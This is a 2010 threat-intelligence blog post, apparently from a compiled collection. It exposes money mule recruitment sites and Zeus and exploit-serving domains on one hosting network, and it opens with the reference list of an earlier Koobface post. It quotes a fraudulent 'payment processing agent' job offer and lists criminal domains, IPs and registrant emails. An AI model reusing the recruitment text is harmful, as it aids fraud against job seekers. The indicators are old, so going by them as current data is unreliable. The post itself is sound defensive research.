[36]New Koobface campaign spoofs Adobe's Flash updater

[37]Social engineering tactics of the Koobface botnet

[38]Koobface Botnet Dissected in a TrendMicro Report

[39]Movement on the Koobface Front - Part Two

[40]Movement on the Koobface Front

[41]Koobface - Come Out, Come Out, Wherever You Are

[42]Dissecting Koobface Worm's Twitter Campaign

### **The Diverse Portfolio of Fake Security Software Series:**

[43]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[44]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[45]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[46]A Diverse Portfolio of Fake Security Software - Part Twenty One

[47]A Diverse Portfolio of Fake Security Software - Part Twenty

[48]A Diverse Portfolio of Fake Security Software - Part Nineteen

[49]A Diverse Portfolio of Fake Security Software - Part Eighteen

[50]A Diverse Portfolio of Fake Security Software - Part Seventeen

[51]A Diverse Portfolio of Fake Security Software - Part Sixteen

[52]A Diverse Portfolio of Fake Security Software - Part Fifteen

[53]A Diverse Portfolio of Fake Security Software - Part Fourteen

[54]A Diverse Portfolio of Fake Security Software - Part Thirteen

[55]A Diverse Portfolio of Fake Security Software - Part Twelve

[56]A Diverse Portfolio of Fake Security Software - Part Eleven

[57]A Diverse Portfolio of Fake Security Software - Part Ten

[58]A Diverse Portfolio of Fake Security Software - Part Nine

[59]A Diverse Portfolio of Fake Security Software - Part Eight

[60]A Diverse Portfolio of Fake Security Software - Part Seven

[61]A Diverse Portfolio of Fake Security Software - Part Six

[62]A Diverse Portfolio of Fake Security Software - Part Five

[63]A Diverse Portfolio of Fake Security Software - Part Four

[64]A Diverse Portfolio of Fake Security Software - Part Three

[65]A Diverse Portfolio of Fake Security Software - Part Two

[66]Diverse Portfolio of Fake Security Software

*This post has been reproduced from [67]Dancho Danchev's blog. Follow him [68]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=4297>

2. [http://en.wikipedia.org/wiki/Opportunity\\_cost](http://en.wikipedia.org/wiki/Opportunity_cost)

3.

<http://www.virustotal.com/analysis/b157a41bcaf22d404785e2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-12651>

[47897](#)

4.

<http://www.virustotal.com/analysis/8562070059a98634689e0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-12653>

[08914](#)

5.

<http://www.virustotal.com/analysis/8e4e1d0382dda2c2f2ccc9ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653>

[33130](#)

6.

<http://www.virustotal.com/analysis/3de1601c9dd4fb69e079b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-12653>

[85013](#)

7.

<http://www.virustotal.com/analysis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654>

[07256](#)

8.

<http://www.virustotal.com/analysis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654>

[112](#)

[20621](#)

9.

<http://www.virustotal.com/analysis/c5a59b3ee6b4da2fa9f5cb51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-12654>

[76116](#)

10.

<http://www.virustotal.com/analysis/6ee2be84c8df4622de09f7>

[53b0032e4eb88ab7b862eb2dc98e3b924d3d513618-12655](#)

[06080](#)

11.

<http://www.virustotal.com/analysis/5122cef5ff65e00212c29c9d6b61a73d2cdc7004e76a75ebec44469464fceedb0-12655>

[78417](#)

12.

<http://www.virustotal.com/analysis/47351336cc4408d20d2431330a409b74369bebfd40b926eb23e4f4a65d9f7697-12656>

[52899](#)

13.

<http://www.virustotal.com/analysis/6640370dbabdd1f206931588eafd9172566d0047b2c2857353148c70eba61046-12658>

[23028](#)

14.

<http://www.virustotal.com/analysis/3e289a5c06258aca2a21e6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658>

[45020](#)

15.

<http://www.virustotal.com/analysis/d893e69082e5553d68816afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659>

[08933](#)

16.

<http://www.virustotal.com/analysis/99c63f4333fe748b59e040ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659>



31797

17.

<http://www.virustotal.com/analysis/47af520feea8efeec59325f7cded16af42b2cb459c34dde121098e222332db1f-12660>

00454

18.

<http://www.virustotal.com/analysis/5a4a50d2e4a1023a8b80f2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-12660>

17625

19.

<http://www.virustotal.com/analysis/a7523cd6a95be9efbf7d2a2251adeb0ebe032680f4323cc09065c740bbd18166-12665>

20546

20.

<http://www.virustotal.com/analysis/ab049035d0ca70b6679a5dd138132e9ba195fce13931ff44d14259670423731f-12667>

97102

21.

<http://www.virustotal.com/analysis/3d6c89f193b31c41c408300ebe006fd79239a401bcb70fe907605bb2af8c6de4-12668>

50664

22.

<http://www.virustotal.com/analysis/cff397f260e39d5fa326626eb7acde49938ed21c1b52ac6ec70594595060e470-12669>

69210

23.

<http://www.virustotal.com/analysis/7feb701fce09c541669ee6ff9a1696832459e4073119eed76c82266fcdadb15-12670>

[37682](#)

24. <http://whois.domaintools.com/212.150.164.190>

25. <http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html>

26. [http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security\\_27.html](http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html)

27. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

28. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

29. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

30. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

31. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>

32. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>

33. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

34. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>


35. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
36. <http://blogs.zdnet.com/security/?p=4594>
37. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
38. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
39. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
40. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
41. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>
42. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

113

43. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>
44. [http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security\\_27.html](http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html)
45. <http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html>
46. <http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html>
47. <http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html>

48. [http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security\\_16.html](http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html)
49. <http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html>
50. [http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security\\_31.html](http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html)
51. <http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html>
52. <http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html>
53. <http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html>
54. [http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security\\_12.html](http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html)
55. <http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html>
56. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_28.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html)
57. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_22.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html)
58. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_16.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html)
59. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>
60. [http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security\\_30.html](http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html)

61. [http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security\\_24.html](http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html)
62. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>
63. [http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security\\_25.html](http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html)
64. [http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security\\_20.html](http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html)
65. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>
66. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
67. <http://ddanchev.blogspot.com/>
68. <http://twitter.com/danchodanchev>



## Keeping Money Mule Recruiters on a Short Leash - Part Two (2010-02-09 20:17)

With [1]money mule recruitment syndicates continuing to expand their [2]geographically diverse inventories of

gullible mules, keeping their operations on a short leash is becoming a tradition. What the non-existent organizations profiled in this post have in common with the non-existent organizations profiled before, is the vendor of money

mule recruitment creative, thanks to whose standardization of the recruitment process, everyone willing to invest a modest amount of money can start recruiting.

Despite [3]the ongoing mix of [4]abusing legitimate infrastructure ( [5]*Web 2.0 services, dedicated hosting within legitimate ISPs* - [6]*Tweet 1*; [7]*Tweet 2*; [8]*Tweet 3*; [9]*Tweet 4*; [10]*Tweet 5*; [11]*Tweet 6*) and using purely malicious infrastructure, centralization of cybercrime operations is still an inseparable part of the cybercrime ecosystem.


Case in point is [12]AS47560 - [13]VESTEH-NET-as Vesteh LLC, where the cybercriminals have not only chosen

to host their money mule recruitment domain portfolio, but also, the actual Zeus crimeware command and control

servers. Pretty convenient indeed, however a minimalistic OPSEC attitude leading to increased exposure.

The newly introduced money mule recruitment domains, rely on the same DIY web interface, and the same

"payment processing agent" agreement seen in previous campaigns. What's naturally changing are the web page layouts combined with a new description of the non-existent company. Here's a sample from the currently active ones:



*"Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online*

*services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their*





*employees at least one week prior to the end of their trial period. NOTE: During the probationary period termination can be recommended by the supervisor.*

*The pay is \$2,300 per month during the Trial Period + 8 % commission from each successfully handled pay-*

*ment. Total income is about \$4,500 per month. After the first 30 days your base salary will be increased up*

*to \$3,000 a month. NOTE: After the probationary period you may request additional assignments or proceed a*

*full-time. If you are interested in the offer, please, contact me at [success.sarah.forbes@gmail.com](mailto:success.sarah.forbes@gmail.com) for the details.*

-----FORM-----FORM-----FORM-----  
-----

*First name:* -----

*Last name:* -----

*Country of residence:* -----

*Contact phone:* -----

*Preferred catime:* -----

-----FORM-----FORM-----FORM-----  
-----

*Our representatives will reply within 48 hours. NOTE: This is not a sales position.*

*Sincerely,*

*Sarah Forbes*

*SUCCESS Group Inc*

*job@success-groupinc.tw*

*Phone: 1-585-267-5988*

*Fax: 1-585-672-6137"*

Let's expose the domain portfolios in question.

117

91.200.164.18	aurora-groupco.tw
91.200.164.21	aurora-groupco.ws
91.200.164.19	aurora-groupinc.tw
91.200.164.19	aurora-groupinc.ws
91.200.164.19	bear-groupco.ws
91.200.164.19	bear-groupinc.ws
91.200.164.18	citizen-groupco.tw
91.200.164.21	citizen-groupco.ws
91.200.164.21	citizen-groupsvc.tw
91.200.164.18	citizengroupinc.ws
91.200.164.22	classic-groupco.ws
91.200.164.20	classic-groupsvc.tw
91.200.164.20	classicgroupinc.ws
91.200.164.19	excel-groupco.tw
91.200.164.19	excel-groupinc.tw
91.200.164.19	excel-groupinc.ws
91.200.164.18	financial-groupco.tw
91.200.164.20	financial-groupco.ws
91.200.164.22	financial-groupinc.tw
91.200.164.20	financial-groupsvc.ws
91.200.164.20	market-vision.tw
91.200.164.19	market-visioninc.ws
91.200.164.18	measure-groupco.tw
91.200.164.18	measure-groupco.ws
91.200.164.22	measure-groupinc.tw
91.200.164.22	measure-groupinc.ws
91.200.164.22	millennium-groupco.tw
91.200.164.18	millennium-groupinc.ws
91.200.164.20	millennium-groupsvc.tw
91.200.164.18	millennium-groupsvc.ws
91.200.164.21	nuris-groupco.tw
91.200.164.21	nuris-groupco.ws
91.200.164.20	nuris-groupinc.tw
91.200.164.21	nuris-groupinc.ws
91.200.164.21	render-groupco.tw
91.200.164.21	success-groupco.ws

Active money mule recruitment sites parked within AS47560  
- VESTEH-NET-as Vesteh LLC, at **91.200.164.18**;

**91.200.164.19**; **91.200.164.20**; **91.200.164.21**; and  
**91.200.164.22** in particular:

**aurora-groupco .tw** - Email: dodo@fastemail.ru

**aurora-groupco .ws** - Email: info@gtec.ru

**aurora-groupinc .tw** - Email: cents@qx8.ru

**aurora-groupinc .ws** - Email: info@gtec.ru

**bear-groupco .ws** - Email: info@gtec.ru

**bear-groupinc .ws** - Email: info@gtec.ru

**citizen-groupco .tw** - Email: sane@qx8.ru

**citizen-groupco .ws** - Email: info@gtec.ru

**citizengroupinc .ws** - Email: info@gtec.ru

**citizen-groupsvc .tw** - Email: frown@fastemail.ru

**classic-groupco .ws** - Email: info@gtec.ru

**classicgroupinc .ws** - Email: info@gtec.ru

**classic-groupsvc .tw** - Email: haste@fastemail.ru

**excel-groupco .tw** - Email: thaws@bigmailbox.ru

**excel-groupinc .tw** - Email: thaws@bigmailbox.ru

118

**excel-groupinc .ws** - Email: info@gtec.ru

**financial-groupco .tw** - Email: think@maillife.ru

**financial-groupco .ws** - Email: info@gtec.ru

**financial-groupinc .tw** - Email: sane@qx8.ru

**financial-groupsvc .ws** - Email: info@gtec.ru

**market-vision .tw** - Email: place@bigmailbox.ru

**market-visioninc .ws** - Email: info@gtec.ru

**measure-groupco .tw** - Email: cents@qx8.ru

**measure-groupco .ws** - Email: info@gtec.ru

**measure-groupinc .tw** - Email: cents@qx8.ru

**measure-groupinc .ws** - Email: info@gtec.ru

**millennium-groupco .tw** - Email: thaws@bigmailbox.ru

**millennium-groupinc .ws** - Email: info@gtec.ru

**millennium-groupsvc .tw** - Email: thaws@bigmailbox.ru

**millennium-groupsvc .ws** - Email: info@gtec.ru

**nuris-groupco .tw** - Email: rips@fastermail.ru

**nuris-groupco .ws** - Email: info@gtec.ru

**nuris-groupinc .tw** - Email: rips@fastermail.ru

**nuris-groupinc .ws** - Email: info@gtec.ru

**render-groupco .tw** - Email: muggy@freenetbox.ru

**success-groupco .ws** - Email: info@gtec.ru

Naturally, it gets even more interesting with **AS47560 - VESTEH-NET-as Vesteh LLC** acting as a good example

of cybercrime-friendly virtual neighborhood. Not only are the cybercriminals hosting the money mule recruitment

sites there, but also, a decent number of Zeus crimeware C &Cs, client-side exploit serving campaigns are currently active there.



**justinnew4 .com** - Email: 3242dswewrf@yahoo.com

**justinnew5 .com** - Email: 3242dswewrf@yahoo.com

**justinnew6 .com** - Email: 3242dswewrf@yahoo.com

**justinnew7 .com** - Email: 3242dswewrf@yahoo.com

**justinnew8 .com** - Email: 3242dswewrf@yahoo.com

**justinnew9 .com** - Email: 3242dswewrf@yahoo.com

**justinnew10 .com** - Email: 3242dswewrf@yahoo.com

**justinnew11 .com** - Email: 3242dswewrf@yahoo.com

**justinnew12 .com** - Email: 3242dswewrf@yahoo.com

**justinnew12 .com** - Email: 3242dswewrf@yahoo.com

**justinnew13 .com** - Email: 3242dswewrf@yahoo.com

120

**justinnew14 .com** - Email: 3242dswewrf@yahoo.com

**justinnew15 .com** - Email: 3242dswewrf@yahoo.com

**justinnew16 .com** - Email: 3242dswewrf@yahoo.com

**justinnew17 .com** - Email: 3242dswewrf@yahoo.com

**justinnew18 .com** - Email: 3242dswewrf@yahoo.com

**justinnew19 .com** - Email: 3242dswewrf@yahoo.com

**justinnew20 .com** - Email: 3242dswewrf@yahoo.com

**justinnew21 .com** - Email: 3242dswewrf@yahoo.com



**justinnew22 .com** - Email: 3242dswewrf@yahoo.com

**justinnew23 .com** - Email: 3242dswewrf@yahoo.com

**justinnew24 .com** - Email: 3242dswewrf@yahoo.com

Historical OSINT of live exploit serving, malware phone back locations parked at 91.200.164.44:

**abecedarian .in** - Email: jobmasterx@yahoo.com

**absinthial .in** - Email: jobmasterx@yahoo.com

**acarine .in** - Email: jobmasterx@yahoo.com

**aeruginous .in** - Email: jobmasterx@yahoo.com

**agrestic .in** - Email: jobmasterx@yahoo.com

**alveolate .in** - Email: jobmasterx@yahoo.com

**anaclastic .in** - Email: jobmasterx@yahoo.com

**anatine .in** - Email: jobmasterx@yahoo.com

**anconoid .in** - Email: jobmasterx@yahoo.com

**ancoral .in** - Email: jobmasterx@yahoo.com

**anserine .in** - Email: jobmasterx@yahoo.com


**archididascalian .in** - Email: jobmasterx@yahoo.com

**arietine .in** - Email: jobmasterx@yahoo.com

**babied .in** - Email: jobmasterx@yahoo.com

**baffled .in** - Email: jobmasterx@yahoo.com

**banal .in** - Email: jobmasterx@yahoo.com  
**barren .in** - Email: jobmasterx@yahoo.com  
**battle-worn .in** - Email: jobmasterx@yahoo.com  
**bawled .in** - Email: jobmasterx@yahoo.com  
**beatific .in** - Email: jobmasterx@yahoo.com  
**beckoned .in** - Email: jobmasterx@yahoo.com  
**betonomeshalkatraktor .in** - Email: ynetsw@gmail.com  
**fc caliber65 .in** - Email: wert32@rambler.ru  
**humpiii1 .in** - Email: wert32@rambler.ru  
**izyvecheniy0tragladit .in** - Email: ynetsw@gmail.com  
**lifeberyt .in** - Email: wert32@rambler.ru  
**marrychristmasforyou .com** - *ACTIVE*  
**marrychristmasforyou .net** - *ACTIVE*  
**my1stdomain .in** - Email: wert32@rambler.ru  
**pingcrews .in** - Email: jobmasterx@yahoo.com  
**razymniygluk .in** - Email: ynetsw@gmail.com  
**rescservuce .in** - Email: wert32@rambler.ru



Name servers of notice:

**dns1.yekt.net** - 67.15.47.189

**ns1.trythisok.cn** - 89.248.166.45 - chunk@qx8.ru

**ns1.basilkey.ws** - 89.248.166.45 - info@gtec.ru

**ns2.maninwhite.cc** - 38.99.169.210 - duly@fastermail.ru

**ns2.mythinregion.ws** - Email: info@gtec.ru

**ns2.partytimee.cn** - 38.99.169.208 - Email: chunk@qx8.ru

**ns3.cnnandpizza.cc** - 195.182.57.36 - Email:  
bears@fastermail.ru

**ns3.party morning.ws** - 94.23.114.71 - Email: info@gtec.ru

Take a look at the routing graph for a moment. Who do we have here? Our "dear friends" at [18]AS5577

ROOT eSolutions (also seen [19]here; [20]here; [21]here; [22]here; [23]here and [24]here) acting as a node to an

ever expanding portfolio of malicious customers, with **AS50215 Troyak-as Starchenko Roman Fedorovich** part of the

[25]Pushdo crimeware and [26]client-side exploit serving campaigns, [27]second in the list.

AS47560 - VESTEH-NET-as Vesteh LLC has been notified, awaiting response/take down reaction. Or the lack of

such.

### **Related coverage of money laundering in the context of cybercrime:**

[28]Keeping Reshipping Mule Recruiters on a Short Leash

[29]Keeping Money Mule Recruiters on a Short Leash

122

[30]Standardizing the Money Mule Recruitment Process

[31]Money Mule Recruiters use ASProx's Fast Fluxing Services

[32]Money Mules Syndicate Actively Recruiting Since 2002

[33]Inside a Money Laundering Group's Spamming Operations

